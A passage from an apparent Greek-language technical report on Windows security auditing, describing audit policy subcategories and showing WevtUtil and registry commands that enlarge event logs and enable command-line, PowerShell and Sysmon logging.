- Ενεργοποίηση προφύλαξης οθόνης.
- Παύση προφύλαξης οθόνης.
- Ανίχνευση μιας replay επίθεσης στο Kerberos, κατά την οποία ένα αίτημα Kerberos ελήφθη δύο φορές με πανομοιότυπες πληροφορίες. Αυτή η κατάσταση μπορεί να προκληθεί από εσφαλμένη ρύθμιση δικτύου.
- Πρόσβαση σε ασύρματο δίκτυο που παρέχεται σε λογαριασμό χρήστη ή υπολογιστή.
- Πρόσβαση σε ένα ενσύρματο δίκτυο 802.1x που παρέχεται σε λογαριασμό χρήστη ή υπολογιστή.

• Audit Special Logon

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από ειδικά logons, όπως τα εξής:

○ Η χρήση ενός ειδικού logon, το οποίο έχει δικαιώματα ισοδύναμα του διαχειριστή και μπορεί να χρησιμοποιηθεί για να αναβαθμίσει μια διεργασία σε υψηλότερο επίπεδο.

○ Logon μέλους ενός Special Group. Τα Special Groups δίνουν τη δυνατότητα ελέγχου events που δημιουργούνται όταν ένα μέλος συγκεκριμένης ομάδας έχει συνδεθεί στο δίκτυο. Μπορεί να διαμορφωθεί μια λίστα group Security Identifiers (SIDs) στη Registry. Εάν κάποιο από αυτά τα SIDs προστεθεί σε ένα token κατά τη διάρκεια του session και το Audit Special Logon είναι ενεργοποιημένο, καταγράφεται ένα event.

4.1.1.6 Object Access

Στο Object Access περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 7 οπου αφορούν την διαχείριση σε διάφορα αντικείμενα του συστήματος (objects):

Subcategory	Audit Events
Audit Application Generated	Success and Failure
Audit Certification Services	Success and Failure
Audit Detailed File Share	Success
Audit File Share	Success and Failure
Audit File System	Success
Audit Filtering Platform Connection	Success
Audit Filtering Platform Packet Drop	Not Configured
Audit Handle Manipulation	Not Configured
Audit Kernel Object	Not Configured
Audit Other Object Access Events	Not Configured
Audit Registry	Success
Audit Removable Storage	Success and Failure
Audit SAM	Success
Audit Central Access Policy Staging	Not Configured

Εικόνα 7. Παραμετροποίηση Object Access

- **Audit Application Generated**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των εφαρμογών που παράγουν events χρησιμοποιώντας Windows APIs. Οι εφαρμογές που έχουν σχεδιαστεί για να χρησιμοποιούν τα Windows APIs χρησιμοποιούν αυτήν την υποκατηγορία για να καταγράφουν events που σχετίζονται με τη λειτουργία τους. Τα συμβάντα σε αυτήν την υποκατηγορία περιλαμβάνουν:

○ Δημιουργία περιεχομένου εφαρμογής για client.
○ Διαγραφή περιεχομένου εφαρμογής για client.
○ Αρχικοποίηση περιεχομένου εφαρμογής για client.
○ Άλλες λειτουργίες εφαρμογών που χρησιμοποιούν τα Windows APIs.

- **Audit Certification Services**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση του Active Directory Certificate Services(AD CS). Οι λειτουργίες AD CS περιλαμβάνουν τα εξής:

- AD CS εκκίνηση/τερματισμός/δημιουργία αντιγράφων ασφαλείας / επαναφορά.
- Αλλαγές στη λίστα ανάκλησης πιστοποιητικών (CRL-Certificate Revocation List).
- Νέα αιτήματα πιστοποιητικών.
- Έκδοση πιστοποιητικού.
- Ανάκληση πιστοποιητικού.
- Αλλαγές στις ρυθμίσεις του Certificate Manager του AD CS.
- Αλλαγές στις ρυθμίσεις του AD CS.
- Αλλαγές στα πρότυπα Certificate Services.
- Εισαγωγή πιστοποιητικού.
- Η γνωστοποίηση ενός πιστοποιητικού από CA-Certification Authority στις υπηρεσίες του Active Directory Certificate Services.
- Αλλαγές στα δικαιώματα ασφαλείας για το AD CS.
- Αρχειοθέτηση κλειδιού.
- Εισαγωγή κλειδιού.
- Ανάκτηση κλειδιού.
- Έναρξη υπηρεσίας Online Certificate Status Protocol (OCSP) Responder Service.
- Διακοπή της υπηρεσίας Online Certificate Status Protocol (OCSP) Responder Service.

- **Audit Detailed File Share**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση της πρόσβασης σε αρχεία και φακέλους, σε έναν κοινόχρηστο φάκελο. Η ρύθμιση του "Detailed File Share" καταγράφει ένα event κάθε φορά που γίνεται πρόσβαση σε ένα αρχείο ή φάκελο, ενώ η ρύθμιση "File Share" καταγράφει μόνο ένα συμβάν για οποιαδήποτε σύνδεση που δημιουργείται μεταξύ ενός χρήστη και ενός κοινόχρηστου αρχείου. Τα events του "Detailed File Share" περιλαμβάνουν λεπτομερείς πληροφορίες σχετικά με τα δικαιώματα ή άλλα κριτήρια που χρησιμοποιούνται για τη χορήγηση ή την άρνηση πρόσβασης.

- **Audit File Share**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση της πρόσβασης σε έναν κοινόχρηστο φάκελο.

- **Audit File System**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των προσπαθειών των χρηστών να έχουν πρόσβαση σε αντικείμενα του αρχείου συστήματος. Ένα event ελέγχου ασφαλείας παράγεται μόνο για αντικείμενα που έχουν καθοριστεί για λίστες ελέγχου πρόσβασης συστήματος (SACL System Access List) και μόνο εάν ο τύπος της ζητούμενης πρόσβασης, όπως η εγγραφή, η ανάγνωση ή η τροποποίηση και ο λογαριασμός που κάνει την αίτηση, ταιριάζουν με τις ρυθμίσεις του SACL.

- **Audit Filtering Platform Connection**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των συνδέσεων που επιτρέπονται ή αποκλείονται από την πλατφόρμα φιλτραρίσματος των Windows (WFP Windows Filtering Platform). Περιλαμβάνονται τα ακόλουθα συμβάντα:

- Η υπηρεσία τείχους προστασίας των Windows αποκλείει μια εφαρμογή από την αποδοχή εισερχόμενων συνδέσεων στο δίκτυο.
- Το WFP επιτρέπει μια σύνδεση.
- Το WFP αποκλείει μια σύνδεση.
- Το WFP επιτρέπει τη πρόσβαση σε μια τοπική πόρτα.
- Το WFP αποκλείει μια πρόσβαση σε μια τοπική πόρτα.
- Το WFP επιτρέπει μια σύνδεση.
- Το WFP αποκλείει μια σύνδεση.
- Το WFP επιτρέπει σε μια εφαρμογή ή υπηρεσία να ακούει σε μια πόρτα εισερχόμενες συνδέσεις.
- Το WFP αποκλείει μια εφαρμογή ή υπηρεσία να ακούει σε μια πόρτα εισερχόμενες συνδέσεις.

- **Audit Registry**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των προσπαθειών πρόσβασης σε αντικείμενα του μητρώου. Ένα event ελέγχου ασφαλείας παράγεται μόνο για αντικείμενα που έχουν καθοριστεί για λίστες ελέγχου πρόσβασης συστήματος (SACLs) και μόνο εάν ο τύπος της ζητούμενης πρόσβασης, όπως η ανάγνωση, η εγγραφή ή η τροποποίηση, και ο λογαριασμός που κάνει το αίτημα αντιστοιχούν στις ρυθμίσεις του SACL .

- **Audit Removable Storage**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των προσπαθειών των χρηστών να έχουν πρόσβαση σε αντικείμενα του αρχείου συστήματος σε μια αφαιρούμενη συσκευή αποθήκευσης. Ένα event ελέγχου ασφαλείας παράγεται για όλα τα αντικείμενα και όλους τους τύπους πρόσβασης που ζητούνται.

- **Audit SAM**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από προσπάθειες πρόσβασης σε αντικείμενα διαχείρισης λογαριασμών ασφαλείας (SAM Security Account Manager. Τα αντικείμενα SAM περιλαμβάνουν τα εξής:

- SAM_ALIAS - A local group.
- SAM_GROUP - A group that is not a local group.
- SAM_USER - A user account.
- SAM_DOMAIN - A domain.
- SAM_SERVER - A computer account.

4.1.1.7 Policy Change

Στο Policy Change περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 8 που αφορούν την καταγραφή αλλαγών στις διάφορες πολιτικές που εφαρμόζονται στο σύστημα:

Subcategory	Audit Events
Audit Audit Policy Change	Success and Failure
Audit Authentication Policy Change	Success and Failure
Audit Authorization Policy Change	Success and Failure
Audit Filtering Platform Policy Change	Success
Audit MPSSVC Rule-Level Policy Change	Not Configured
Audit Other Policy Change Events	Not Configured

Εικόνα 8. Παραμετροποίηση Policy Change

- **Audit Policy Change**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των αλλαγών στις ρυθμίσεις πολιτικής ελέγχου ασφαλείας, όπως είναι οι εξής:

- Ορισμός δικαιωμάτων και ρυθμίσεις ελέγχου σε αντικείμενο πολιτικής ελέγχου.
- Αλλαγές στην πολιτική ελέγχου συστήματος.
- Εγγραφή πηγών events.

- Διαγραφή των πηγών events.
- Αλλαγές στις ρυθμίσεις ελέγχου για κάθε χρήστη.
- Αλλαγές στην τιμή του CrashOnAuditFail.
- Αλλαγές στη λίστα SACL ή σε αντικείμενο Registry.
- Αλλαγές στη λίστα Ειδικών Ομάδων(Special Group).

• Audit Authentication Policy Change

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από αλλαγές στην πολιτική ελέγχου ταυτότητας, ως εξής:

- Δημιουργία domain forest και domain trusts.
- Τροποποίηση domain forest και domain trusts.
- Αφαίρεση domain forest και domain trusts.
- Αλλαγές στην πολιτική Kerberos στην ενότητα Computer Configuration\Windows Settings\Security Settings\Account Policies\Kerberos Policy.
- Χορήγηση οποιουδήποτε από τα ακόλουθα δικαιώματα χρήστη σε χρήστη ή ομάδα:

  - Πρόσβαση σε αυτόν τον υπολογιστή από το δίκτυο.
  - Να επιτρέπεται η σύνδεση τοπικά.
  - Να επιτρέπεται η σύνδεση μέσω των υπηρεσιών τερματικού.
  - Σύνδεση ως προγραμματισμένη εργασία.
  - Σύνδεση μιας υπηρεσίας.

- Σύγκρουση ονομάτων, όταν ένας νέος έμπιστος χρήστης έχει το ίδιο όνομα με έναν υπάρχοντα.

• Audit Authorization Policy Change

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από αλλαγές στην πολιτική εξουσιοδότησης, όπως τα εξής:

- Ανάθεση δικαιωμάτων στο χρήστη, όπως SeCreateTokenPrivilege, τα οποία δεν ελέγχονται μέσω της υποκατηγορίας "Authentication Policy Change".
- Κατάργηση δικαιωμάτων χρήστη (προνόμια), όπως το SeCreateTokenPrivilege, τα οποία δεν ελέγχονται μέσω της υποκατηγορίας "Authentication Policy Change".
- Αλλαγές στην πολιτική του Encrypted File System (EFS).
- Αλλαγές στα χαρακτηριστικά των πόρων ενός αντικειμένου.
- Αλλαγές στην πολιτική κεντρικής πρόσβασης Central Access Policy (CAP) που εφαρμόζεται σε ένα αντικείμενο.

- **Audit Filtering Platform Policy Change**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από αλλαγές στη Windows Filtering Platform (WFP), όπως τα εξής:

- Κατάσταση υπηρεσιών IPsec.
- Αλλαγές στις ρυθμίσεις πολιτικής IPsec.
- Αλλαγές στις ρυθμίσεις πολιτικής τείχους προστασίας των Windows.
- Αλλαγές στους παρόχους του WFP και στο engine.

4.1.1.8 Privilege Use

Στο Privilege Use περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 9 που αφορούν αλλαγές στο επίπεδο δικαιωμάτων των χρηστών:

Subcategory	Audit Events
Audit Non Sensitive Privilege Use	Not Configured
Audit Other Privilege Use Events	Not Configured
Audit Sensitive Privilege Use	Success and Failure

Εικόνα 9. Παραμετροποίηση Privilege Use

- **Audit Sensitive Privilege Use**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται όταν χρησιμοποιούνται ευαίσθητα δικαιώματα (δικαιώματα χρήστη) ως εξής:

- Καλείται μια υπηρεσία δικαιωμάτων.
- Καλείται ένα από τα ακόλουθα δικαιώματα:

  - Λειτουργία ως μέρος του λειτουργικού συστήματος.
  - Δημιουργία αντιγράφων ασφαλείας αρχείων και καταλόγων.
  - Δημιουργία token.
  - Αποσφαλμάτωση προγραμμάτων (debug).
  - Ενεργοποίηση λογαριασμών υπολογιστή και χρηστών να θεωρούνται αξιόπιστοι.
  - Δημιουργία ελέγχων ασφαλείας.
  - Προσομοίωση (Impersonation) ενός πελάτη μετά τον έλεγχο ταυτότητας.
  - Load και unload προγραμμάτων οδήγησης συσκευών (drivers).
  - Διαχείριση αρχείων καταγραφής (logs) παρακολούθησης συμβάντων ασφαλείας.

- Τροποποίηση τιμών περιβάλλοντος firmware.
- Αντικατάσταση token διεργασιών.
- Επαναφορά αρχείων και καταλόγων.
- Κτήση ιδιοκτησίας αρχείων ή άλλων αντικειμένων.

4.1.1.9 System

Στο System περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 10 που αφορούν το σύστημα:

Subcategory	Audit Events
Audit IPsec Driver	Success
Audit Other System Events	Failure
Audit Security State Change	Success and Failure
Audit Security System Extension	Success and Failure
Audit System Integrity	Success and Failure

Εικόνα 10. Παραμετροποίηση Συστήματος

- **Audit IPsec Driver**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από το πρόγραμμα οδήγησης φίλτρου IPsec, ως εξής:

- Έναρξη και τερματισμός λειτουργίας των υπηρεσιών IPsec.
- Τα πακέτα δικτύου απορρίφθηκαν εξαιτίας αποτυχίας ελέγχου ακεραιότητας.
- Τα πακέτα δικτύου απορρίφθηκαν εξαιτίας της αποτυχίας ελέγχου επανάληψης.
- Τα πακέτα δικτύου απορρίφθηκαν λόγω της ύπαρξης απλού κειμένου.
- Τα πακέτα δικτύου παραλήφθηκαν με εσφαλμένο δείκτη παραμέτρων ασφαλείας Security Parameter Index (SPI).
- Αδυναμία επεξεργασίας φίλτρων IPsec.

- **Audit Security State Change**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από αλλαγές στην κατάσταση ασφαλείας του υπολογιστή, ως εξής:

- Εκκίνηση και τερματισμός του υπολογιστή.
- Αλλαγή της ώρας του συστήματος.
- Ανάκτηση του συστήματος από το CrashOnAuditFail, το οποίο δημιουργείται μετά την επανεκκίνηση του συστήματος όταν το αρχείο καταγραφής συμβάντων ασφαλείας είναι πλήρες και το CrashOnAuditFail έχει ρυθμιστεί στη registry.

- **Audit Security System Extension**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που σχετίζονται με επεκτάσεις του συστήματος ασφαλείας ή υπηρεσίες, όπως:

o Μια επέκταση συστήματος ασφαλείας, όπως η ειδοποίηση αυθεντικοποίησης ή η φόρτωση και καταχώρηση ενός πακέτου ασφαλείας στη Local Security Authority (LSA). Χρησιμοποιείται για την αυθεντικοποίηση προσπάθειας σύνδεσης, την υποβολή αιτημάτων σύνδεσης και οποιαδήποτε αλλαγή λογαριασμού ή κωδικού πρόσβασης. Παραδείγματα επεκτάσεων του συστήματος ασφαλείας είναι το Kerberos και το NTLM.

o Μια υπηρεσία εγκαθίσταται και καταχωρείται στο Service Control Manager (SCM). Το event περιέχει πληροφορίες σχετικά με το όνομα υπηρεσίας, το binary, τον τύπο εκκίνησης και το λογαριασμό υπηρεσίας.

- **Audit System Integrity**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που παραβιάζουν την ακεραιότητα του υποσυστήματος ασφαλείας, όπως τα εξής:

o Γεγονότα που δεν ήταν δυνατό να εγγραφούν στο αρχείο καταγραφής συμβάντων λόγω προβλήματος στο σύστημα παρακολούθησης.

o Μια διεργασία που χρησιμοποιεί μια Local Procedure Call (LPC) που δεν είναι έγκυρη σε μια προσπάθεια να πλαστοπροσωπήσει έναν υπολογιστή-χρήστη απαντώντας, διαβάζοντας ή γράφοντας σε ή από την διεύθυνση του υπολογιστή-χρήστη.

o Η ανίχνευση μιας Remote Procedure Call (RPC) που θέτει σε κίνδυνο την ακεραιότητα του συστήματος.

o Η ανίχνευση μιας τιμής Hash ενός εκτελέσιμου αρχείου που δεν είναι έγκυρη όπως καθορίζεται από το Code Integrity.

o Κρυπτογραφικές λειτουργίες που θέτουν σε κίνδυνο την ακεραιότητα του συστήματος.

- **Windows Event Utility(WevtUtil) και Registry**

Το WevtUtil επιτρέπει την ανάκτηση πληροφοριών σχετικά με τα αρχεία καταγραφής συμβάντων και τους εκδότες. Το εργαλείο WevtUtil ρυθμίστηκε όπως φαίνεται στην εικόνα 11 ώστε να μην έχει όριο στην χρονική αποθήκευση των Security events με ταυτόχρονη αύξηση του μεγέθους του κάθε αρχείου καταγραφής ενώ η Registry παραμετροποιήθηκε όπως φαίνεται στην εικόνα 12 ώστε να παρακολουθείται η δημιουργία διεργασιών από command line.

```
PS C:\Windows\system32> WevtUtil gl Security
name: Security
enabled: true
type: Admin
owningPublisher:
isolation: Custom
channelAccess: O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Security.evtx
  retention: false
  autoBackup: false
  maxSize: 20971520
publishing:
  fileMax: 1
PS C:\Windows\system32> WevtUtil sl Security /ms:524288000
PS C:\Windows\system32> WevtUtil sl Security /rt:false
PS C:\Windows\system32>
```

Εικόνα 11. Παραμετροποίηση του εργαλείου WevtUtil

```
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\audit" /v
 ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1
The operation completed successfully.
PS C:\Windows\system32>
```

Εικόνα 12. Παραμετροποίηση Registry

4.1.2 Windows Advanced Logging

Το "Windows Advanced Logging cheatsheet" [9] παρέχει οδηγίες ώστε να επεκταθεί η καταγραφή που ρυθμίστηκε στο Windows Logging, ώστε να παρέχονται περισσότερες πληροφορίες και να παραχθούν πιο λεπτομερή αρχεία καταγραφής. Οι ρυθμίσεις που έγιναν φαίνονται στις παρακάτω απεικονίσεις με κίτρινη επισήμανση τροποποιώντας την αρχική παραμετροποίηση του συστήματος ή αυτή που επήλθε με την εφαρμογή του βασικού Windows Logging. Στην παρακάτω ανάλυση τα highlighted Events που δεν περιγράφονται, έχουν αναλυθεί στην παράγραφο 4.1.1 Windows Logging

4.1.2.1 Account Logon

Στο Account Logon περιλαμβάνονται οι επιπρόσθετες ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 13, που αφορούν την εξουσιοδότηση πρόσβασης σε υπηρεσίες του συστήματος:

Subcategory	Audit Events
Audit Credential Validation	Success and Failure
Audit Kerberos Authentication Service	Success and Failure
Audit Kerberos Service Ticket Operations	Success and Failure
Audit Other Account Logon Events	Success and Failure

Εικόνα 13. Επιπρόσθετη Παραμετροποίηση Account Logon

- **Audit Kerberos Authentication Service**


Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από το Kerberos για αυθεντικοποίηση μέσω ticket-granting ticket (TGT).

- **Audit Kerberos Service Ticket Operations**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από το Kerberos για αιτήματα χρηστών για αυθεντικοποίηση μέσω ticket-granting ticket (TGT).

4.1.2.2 Detailed Tracking

Στο Detailed Tracking περιλαμβάνονται οι επιπρόσθετες ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 14 που αφορούν την λεπτομερή καταγραφή διαφόρων ενεργειών όπως δημιουργία διεργασιών, τερματισμός διεργασιών κ.ά.:




Εικόνα 14. Επιπρόσθετη Παραμετροποίηση Detailed Tracking

- **Audit Process Termination**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται όταν μια διεργασία τερματίζεται.

4.1.2.3 DS Access

Στο DS Access περιλαμβάνονται επιπρόσθετες ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 15 που αφορούν υπηρεσίες πρόσβασης στο Active Directory:




Εικόνα 15. Επιπρόσθετη Παραμετροποίηση DS Access

- **Audit Directory Service Access**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται όταν προσπελαύνεται ένα αντικείμενο του Active Directory (AD DS). Καταγράφονται μόνο αντικείμενα του AD DS που ανήκουν στη λίστα ελέγχου (SACL).

4.1.2.4 Logon/Logoff

Στο Logon/Logoff περιλαμβάνονται επιπρόσθετες ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 16 που αφορούν αποκλειστικά ενέργειες Logon/Logoff :



Subcategory	Audit Events
Audit Account Lockout	Success and Failure
Audit User / Device Claims	Not Configured
Audit Group Membership	Success
Audit IPsec Extended Mode	Not Configured
Audit IPsec Main Mode	Not Configured
Audit IPsec Quick Mode	Not Configured
Audit Logoff	Success
Audit Logon	Success and Failure
Audit Network Policy Server	Success and Failure
Audit Other Logon/Logoff Events	Success and Failure
Audit Special Logon	Success and Failure

Εικόνα 16. Επιπρόσθετη Παραμετροποίηση Logon/Logoff

4.1.2.5 Object Access

Στο Object Access περιλαμβάνονται επιπρόσθετες ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 17 οπου αφορούν την διαχείριση σε διάφορα αντικείμενα του συστήματος (objects):

Subcategory	Audit Events
Audit Application Generated	Success and Failure
Audit Certification Services	Success and Failure
Audit Detailed File Share	Success
Audit File Share	Success and Failure
Audit File System	Success
Audit Filtering Platform Connection	Success and Failure
Audit Filtering Platform Packet Drop	Success
Audit Handle Manipulation	Not Configured
Audit Kernel Object	Not Configured
Audit Other Object Access Events	Success and Failure
Audit Registry	Success
Audit Removable Storage	Success and Failure
Audit SAM	Success
Audit Central Access Policy Staging	Not Configured

Εικόνα 17. Επιπρόσθετη Παραμετροποίηση Object Access

- **Audit Filtering Platform Packet Drop**

Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται κατά την απόρριψη πακέτων από την Windows Filtering Platform (WFP).

- **Audit Other Object Access Events**


Αυτή η ρύθμιση πολιτικής επιτρέπει την παρακολούθηση των events που δημιουργούνται από τη διαχείριση των προγραμματισμένων εργασιών (Job scheduler) ή αντικειμένων COM +.

- Για τις προγραμματισμένες εργασίες, παρακολουθούνται τα εξής:
  - Δημιουργία εργασίας.
  - Διαγραφή εργασίας.
  - Ενεργοποίηση εργασίας.
  - Απενεργοποίηση εργασίας.
  - Ενημέρωση εργασίας.

- Για αντικείμενα COM +, παρακολουθούνται τα εξής:
  - Προσθήκη αντικειμένου καταλόγου.
  - Ενημέρωση αντικειμένου καταλόγου.
  - Διαγραφή αντικειμένου καταλόγου.

4.1.2.6 DNS Client logging

Παραμετροποιήθηκε το εργαλείο WevtUtil όπως φαίνεται στην εικόνα 18 καθώς είναι χρήσιμη στην ανίχνευση DNSChangers και στις προσπάθειες παράκαμψης των ελέγχων περιεχομένου (bypass content control) με την δημιουργία events τον DNS Client του συστήματος



Εικόνα 18. Παραμετροποίηση για την δημιουργία events τον DNS Client του συστήματος

4.1.3 Windows Powershell Logging

Το "Windows PowerShell Logging cheatsheet" [10] παρέχει οδηγίες για την τη συλλογή βασικών και απαραίτητων αρχείων καταγραφής της γραμμής εντολών PowerShell (Windows Management Framework). Περιλαμβάνει κάποια βασικά στοιχεία που πρέπει να ενεργοποιούνται και να διαμορφώνονται προκειμένου να γίνεται η παραγωγή events.


Ρυθμίστηκε το εργαλείο WEvtUtil όπως φαίνεται στη εικόνα 19 ώστε να παράγει events με ρυθμίσεις ώστε να μην έχει όριο στην χρονική αποθήκευση των events Powershell με ταυτόχρονη αύξηση του μεγέθους του κάθε αρχείου καταγραφής όπως παρακάτω:

- WevtUtil sl "Windows PowerShell"/ms:512000000 –Set the PowerShell Log size to the number of bytes
- WevtUtil sl "Windows PowerShell"/rt:false –Overwrite as needed
- WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
- WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false –Overwrite as needed

```
PS C:\Windows\system32> WevtUtil gl "Windows PowerShell"
name: Windows PowerShell
enabled: true
type: Admin
owningPublisher:
isolation: Application
channelAccess: O:BAG:SYD:(A;;0x2;;;S-1-15-2-1)(A;;0x2;;;S-1-15-3-1024-3153509613-960666767-3724611135-2725662640-12138253-543910227-1950414635-4190290187)(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x7;;;SO)(A;;0x3;;;IU)(A;;0x3;;;SU)(A;;0x3;;;S-1-5-3)(A;;0x3;;;S-1-5-33)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Windows PowerShell.evtx
  retention: false
  autoBackup: false
  maxSize: 15728640
publishing:
  fileMax: 1
PS C:\Windows\system32> WevtUtil sl "Windows PowerShell"/ms:512000000
PS C:\Windows\system32> WevtUtil sl "Windows PowerShell"/rt:false
PS C:\Windows\system32> WevtUtil gl "Microsoft-Windows-PowerShell/Operational"
name: Microsoft-Windows-PowerShell/Operational
enabled: true
type: Operational
owningPublisher: Microsoft-Windows-PowerShell
isolation: Application
channelAccess: O:BAG:SYD:(A;;0x2;;;S-1-15-2-1)(A;;0x2;;;S-1-15-3-1024-3153509613-960666767-3724611135-2725662640-12138253-543910227-1950414635-4190290187)(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x7;;;SO)(A;;0x3;;;IU)(A;;0x3;;;SU)(A;;0x3;;;S-1-5-3)(A;;0x3;;;S-1-5-33)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
  retention: false
  autoBackup: false
  maxSize: 15728640
publishing:
  fileMax: 1
PS C:\Windows\system32> WevtUtil sl "Microsoft-Windows-PowerShell/Operational"/ms:512000000
PS C:\Windows\system32> WevtUtil sl "Microsoft-Windows-PowerShell/Operational"/rt:false
PS C:\Windows\system32>
```

Εικόνα 19. Παραμετροποίηση του εργαλείου WevtUtil

Επιπρόσθετα έγινε ρύθμιση των keys μέσω της registry στα παρακάτω αντικείμενα με ορισμό δικαιωμάτων παρακολούθησης όπως φαίνεται στην εικόνα 20



Εικόνα 20 Ρύθμιση των keys μέσω της registry

- HKCU&HKLM\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
  - ExecutionPolicy

- HKLM\SYSTEM\CurrentControlSet\services\eventlog\Windows PowerShell
  - MaxSize
  - Retention

- HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\
  - All subkeys and values

4.1.4 Windows Sysmon Logging

Το "Windows Sysmon Logging cheatsheet" [11] επεξηγεί τη λειτουργία του agent "Free Sysinternals Sysmon" της Microsoft, το οποίο συμπληρώνει και βελτιώνει την καταγραφή logs των Windows, χωρίς να την αντικαθιστά. Το Sysmon μπορεί να παράσχει περισσότερες πληροφορίες από τις τυπικές προεπιλεγμένες καταγραφές των Windows. Το Sysmon είναι ιδανικό για τη συλλογή δεδομένων που χρειάζονται σε περιπτώσεις Incident Response, εργαστήρια malware, καταστάσεις υψηλής ασφάλειας, προσωπικά συστήματα ή απλά για να συλλέγονται logs με περισσότερες λεπτομέρειες.

4.2 Sysmon

